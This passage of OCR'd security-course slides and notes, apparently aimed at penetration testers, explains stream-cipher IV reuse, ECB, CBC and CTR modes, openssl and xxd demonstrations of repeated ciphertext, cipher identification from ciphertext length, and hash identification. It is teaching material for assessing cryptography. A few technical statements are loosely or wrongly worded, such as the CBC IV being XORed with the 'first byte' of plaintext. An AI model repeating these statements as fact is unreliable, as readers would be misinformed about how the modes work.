- Must rotate key before IVs repeat

### Critical Evaluation: IV Handling

Stream ciphers are fast algorithms for encrypting data but suffer from a significant deployment burden. All stream ciphers generate keystream data, which is then XORed with the plaintext to produce ciphertext (or vice versa). Since the keystream is always the same for a given key, all stream ciphers must use a given key no more than once to encrypt data. This is commonly referred to as the law of stream ciphers: You can never use the same key twice.

Instead of changing the entire key for each packet being encrypted, we split the key into two portions: The shared secret portion and the initialization value (IV). The IV is not a secret (and is usually included in a packet or associated with the ciphertext), but it must change for each unique data set (for example, for each packet or for each file being encrypted). Since the IV changes with each data set being encrypted, when we combine it with the shared set, it forms a unique key (for network protocols, this is often referred to as a per-packet key).

One concern with the use of an IV and a shared secret is that the IV must never repeat if the shared secret remains the same. If the key length is 128 bits (16 bytes), we might devote 4 bytes for the IV and 12 bytes for the secret. After all the possible unique values of the IV run out (4.2 billion), we must change the shared secret before continuing to encrypt data.




## IV Considerations

- How long is the IV?
  - Longer IV means more unique keys before key rotation is needed
- How is the IV selected?
  - Sequential IV selection? What happens when the device reboots? IV Wrap?
  - Random IV selection? Birthday Paradox!
- Do multiple devices use the same key without IV coordination?

### IV Considerations

When evaluating a cryptosystem that uses a stream cipher, there are several important questions to consider:

- What is the length of the IV? An IV that is very long will reduce the quality of the overall key length (since the IV is not a secret and takes away from the length of the shared secret key). A longer IV will accommodate more unique keys until the IV space is exhausted.
- How is the IV selected? Some implementations may choose to use sequential IV selection, starting at 0 and incrementing by one for each packet or unique data set being encrypted. A concern with sequential IV selection is how the IV is handled when a device reboots; does it return to 0 (therefore colliding with all prior IVs that were used)? What happens when the IV space is exhausted? If the IV is randomly selected (and a history of prior IVs is not maintained to avoid collisions), then the IV selection algorithm is vulnerable to the Birthday Paradox Attack, where the likeliness of a collision is exponentially increased for each IV used.
- Is there IV coordination between multiple devices that use the same shared secret? Remember the same key cannot be used twice; this is true even if it is two different devices using the same shared secret with the same IV.



## Block Ciphers

- Encrypt data a block at a time
- Must pad the last few bytes to an even block length
  - 8-byte block length with 64 bytes ciphertext is 57-64 bytes plaintext
- Examples include: AES, DES, 3DES, Blowfish

Block Ciphers

Unlike a stream cipher, a block cipher encrypts one block of data at a time. When the data to be encrypted is an uneven length that is not evenly divisible by the block length, then the data must be padded to an even block length.

Where we can determine the length of a plaintext packet by examining the ciphertext length in a stream cipher, we cannot make the same assertion in a block cipher. If the block size is 8 bytes and the ciphertext length is 64 bytes, the plaintext length could be anywhere between 57 and 64 bytes in length (one byte greater than the last evenly divisible block length).

The popular AES, DES, and Triple DES (3DES) algorithms are all examples of block ciphers. The Blowfish and Twofish algorithms developed by Bruce Schneier are also examples of block ciphers.

## Block Cipher Modes


- Block ciphers introduce a "mode"
  - Some block cipher modes provide better security than others
- Any block cipher can be used with various modes (AES-CTR, 3DES-CBC)
- We'll look at ECB, CBC, CTR modes

Block Cipher Modes

Block ciphers introduce the concept of a mode of operation. With multiple options for mode selection, it's no wonder that some block cipher modes provide better security than others.

Any block cipher can be used with any mode. For example, the Cipher Block Chaining (CBC) mode can be used with AES or DES encryption, noted as AES-CBC or DES-CBC.

We'll examine the Electronic Codebook (ECB), Cipher Block Chaining (CBC), and Counter (CTR) block cipher modes.



## Electronic Codebook Mode (ECB)


- Encrypts each block with the same key
  - Critical issue: Same plaintext blocks encrypt to matching ciphertext blocks
  - Attacker can identify repetitious blocks of plaintext
  - Commonly an issue with lots of o's
- Reveals interesting content about plaintext

```
$ xxd -p tripledes-ecb-encrypted-secrets.bin
b2e5d275b8a9d7fd045f8ab1eb091f46890a6a8b763c4ddb97f642c5f7d8
edb5b2e5d275b8a9d7fd05ee7b58a1e242f1f04eab49bff6e46fb8b5fd99
```

### Electronic Codebook Mode (ECB)

Electronic Codebook Mode (ECB) is the most basic of the block cipher modes, where each block is encrypted individually without influencing the prior or the following blocks. This technique has the significant concern of producing identical ciphertext blocks for identical plaintext blocks.

Consider the impact of encrypting a file of secrets protected with 3DES-ECB, shown on this slide. When dumping the contents of the encrypted file with the "xxd" hexdump utility, we see a seemingly random collection of bytes, except that there are two identical blocks present, beginning with "b2e5...". This allows an attacker to identify duplicate blocks of data, despite being encrypted. This is commonly an issue where network protocols, files, and other plaintext data sources have lots of 0x00 bytes.



## Explaining ECB Weakness


- Relate the vulnerability to something the customer can relate to directly
  - Visuals help too!
- AES-ECB 128-bit encrypted image
- Repetition in image reveals a pattern
- Consider ECB disk encryption impact

### Explaining ECB Weakness

When a system uses ECB to encrypt data, there is always the threat of information disclosure from duplicate plaintext blocks producing duplicate ciphertext blocks. This is sometimes difficult to grasp for people with no experience in data analysis and cryptographic systems, so you may be asked to provide an example of an attack.

To demonstrate the weakness in ECB, we can use visualization tools. The image on this slide is encrypted with AES-ECB and a 128-bit key. Notice that there is clearly repetition in the image, revealing a data pattern.

After demonstrating this issue, helping people recognize that despite being encrypted, a significant risk of information disclosure is also present. A similar application targeting an ECB-encrypted disk partition could easily reveal portions of the disk where unique data sets are stored, allowing an attacker to focus their analysis on useful target areas while ignoring the portions of the disk with significant repetition.



## ECB_Encrypt_Image

- Simple tool to AES-ECB encrypt a BMP file
  - Used in the previous slide to produce an encrypted SANS logo image
- Use with your customer's logo for similar impact in your findings report
  - BMP must have width and length evenly divisible by 4 (resize if necessary)
  - The lower the unique color count, the more identifiable the encrypted image will be

http://www.willhackforsushi.com/code/ecb_encrypt_image.zip


### ECB_Encrypt_Image

The SANS logo shown on this slide was used in the prior slide to demonstrate the weakness in ECB encryption. You can reproduce a picture like this with a bitmap of your choosing, using the ecb_encrypt_image.exe tool available in the URL on this slide.

In order to use this tool, the bitmap must have a width and length that is evenly divisible by four; it may be necessary to resize your image by a few pixels to encrypt the original and produce an encrypted bitmap on the output.

Also note that not all bitmaps produce such a stark reveal in the encrypted form from the original. Generally, the lower the total color count, the less uniqueness there is in the file, producing more revealing encrypted bitmaps.

## Cipher Block Chaining Mode



- Adds "randomness" to each block
- Improves on ECB, preventing duplicate blocks
- What about the first block?

### Cipher Block Chaining Mode

Cipher Block Chaining (CBC) is a popular block cipher mode providing an improved level of security over ECB. In CBC mode, a plaintext block is XORed with the output of the prior ciphertext block before being encrypted. This new ciphertext block becomes the input into the next encryption routine.

Through the use of XOR with each block, CBC mode adds "randomness" or unique input to each encryption operation. This improves on the ECB mode by preventing the presence of duplicate blocks.

However, one concern is how the first block of plaintext is encrypted. Since each block of plaintext is XORed with the prior ciphertext block, we have a problem with the first block. To solve this problem, we use a special IV the length of the block size as the XOR input with the first block.

## CBC IV

- CBC uses an IV as the first "ciphertext" block
  - Encrypted IV is XORed with first byte of real plaintext
  - IV "should" not repeat
- Repeating IV can reveal plaintext patterns

```
$ openssl enc -aes-128-cbc -in packet1 -K $KEY -iv $IV | xxd -p
0a940bb5416ef045f1c39458c653ea5ad172ce43bf147f4dffa206c1d372ddca
$ openssl enc -aes-128-cbc -in packet2 -K $KEY -iv $IV | xxd -p
06cf727e3dc3bd52ce98916d71dd233bfc60a567fea20a5e3191ab952c4a6491
$ openssl enc -aes-128-cbc -in packet3 -K $KEY -iv $IV | xxd -p
0a940bb5416ef045f1c39458c653ea5ad172ce43bf147f4dffa206c1d372ddca
```

### CBC IV


CBC requires the use of an IV to encrypt the first plaintext block. Each successive plaintext block is XORed with the prior ciphertext output, but the first block uses the IV to get the process started.

Many recommendations state that the IV value should not repeat; a stronger security focus would likely require that the IV never repeat to avoid the repetition of ciphertext from duplicate plaintext blocks.

Consider the example shown on the bottom of this slide. The openssl utility is used to encrypt three files representing packets 1, 2, and 3 using 128-bit AES-CBC. A static key (defined in the shell variable $KEY) and a static IV (defined in $IV) are used to encrypt these packets, dumping the output in hex with the xxd utility. The output of these three encrypted packets repeats for packet 1 and packet 3, revealing to the attacker that the plaintext content of these two packets is the same.

If these packets were encrypted with unique IVs, even sequentially selected IVs, then the attacker would see three unique ciphertext packets and be unable to correlate packets 1 and 3 as duplicate.

## CTR Mode



Must follow the law of stream ciphers – IV can never repeat for the same encryption key.

CTR Mode

In counter mode, we continue to use an IV, but we do not feed the output of the prior ciphertext to the next encryption block. Instead, the IV is concatenated with a counter value that represents the input for the encryption algorithm. In this mode, the IV is not the length of the block, but is instead smaller by a few bytes to accommodate the counter value that is concatenated with the IV.

The counter value starts at 0 and is incremented by one for each block that needs to be encrypted. After concatenating the IV and counter, the encryption routine encrypts the IV and counter, producing keystream data. The keystream output is XORed with the target plaintext block to produce ciphertext.

One significant benefit of CTR mode is that the encrypting host can encrypt all the blocks in parallel on multiple processors. While CBC mode requires the output from the prior ciphertext for the next plaintext block, CTR mode does not require any input from the prior block to encrypt the plaintext. CTR mode is similar to ECB in this fashion, except that it prevents duplicate plaintext blocks from producing duplicate ciphertext blocks, since the IV and counter combination are different for each block.

One significant limitation of the use of counter mode is that, since it effectively works like a stream cipher by XORing the plaintext with keystream data, it is bound to the law of stream ciphers as well. The IV can never repeat for the same encryption key.

Later in this module we'll look at techniques to exploit stream ciphers and block ciphers in stream cipher mode (including CTR mode) when an IV is reused.

## Identifying the Algorithm

- Identifying which algorithm is in use can be difficult
- Examine encrypted data sizes:
  - Not evenly divisible by 8: Stream cipher, often RC4
  - Always divisible by 16: AES (128-bit block size)
  - Inconsistently divisible by 16, always divisible by 8: DES/3DES (64-bit block size)
- Use documentation from vendor, patent filings, FCC filings, etc.

### Identifying the Algorithm


A common question when evaluating cryptography is to identify the encryption algorithm in use. This can be very difficult, since all high-quality encryption algorithms aim to create encrypted data that is indistinguishable from random, making analysis of the ciphertext data itself of limited value.

In some cases, it is possible to identify the encryption algorithm by examining the size of encrypted data. If the data is not evenly divisible by 8, then the cipher is likely a stream cipher. A very common stream cipher is RC4.

If the data is always evenly divisible by 16, then we can identify the algorithm as having a block size of 16 bytes. AES is a common algorithm having a 16-byte block size.

If the data is sometimes indivisible by 16 but is always divisible by 8, then we can identify it as having an 8-byte block length. DES and 3DES are common algorithms using an 8-byte block cipher.

There are few other opportunities to identify the cipher in use by examining the encrypted data itself. Do not overlook vendor documentation or other pertinent documentation, such as patent and FCC filings, that can reveal additional information about the system.



## Hash Identification

- Many systems use hashes as an input for processing or storage:
  - Password storage, HTTP parameters, message integrity checks, etc.
- Length and format can reveal hash type

Hash-identifier evaluates a hash value by length and format, differentiating 125 hashing functions by possible and unlikely matches.

```
# python Hash_ID_v1.1.py
[omitted for space]
 HASH: $P$B55D6LjfHDkINU5wF.v2BuuzO0/XPk/

Possible Hashs:
[+]  MD5(Wordpress)
```


### Hash Identification

Many systems use hashed values as an input value for processing, storage, or data transport. Password storage systems, HTTP parameters, and cryptographic message integrity check (MIC) functions commonly rely on hashing functions that take a variable length input value and produce a unique, fixed-length output value.

When analyzing network traffic or compromised data, hashed values are frequently observed, but can be difficult to identify without additional insight into the system generating the hash. Fortunately, the length and the format of a hashed value can often reveal the hash type. The hash-identifier project written by Lydecker Heidegger (Zion3R) uses the characteristics of 125 different hashing functions to evaluate an input hash value, attempting to identify the system that generated the hash.

In the example on this page, the hash value: `"$P$B55D6LjfHDkINU5wF.v2BuuzO0/XPk/"` is given to the Python script, identifying the hash as the output of the Wordpress MD5 function. When hash-identifier cannot ascertain the hash type with absolute certainty, it will identify a list of potential and unlikely hash functions that could have been used to generate the value, reducing the manual experimentation necessary for the analyst.

Hash-identifier is available at http://code.google.com/p/hash-identifier/.



## Is It Encrypted?

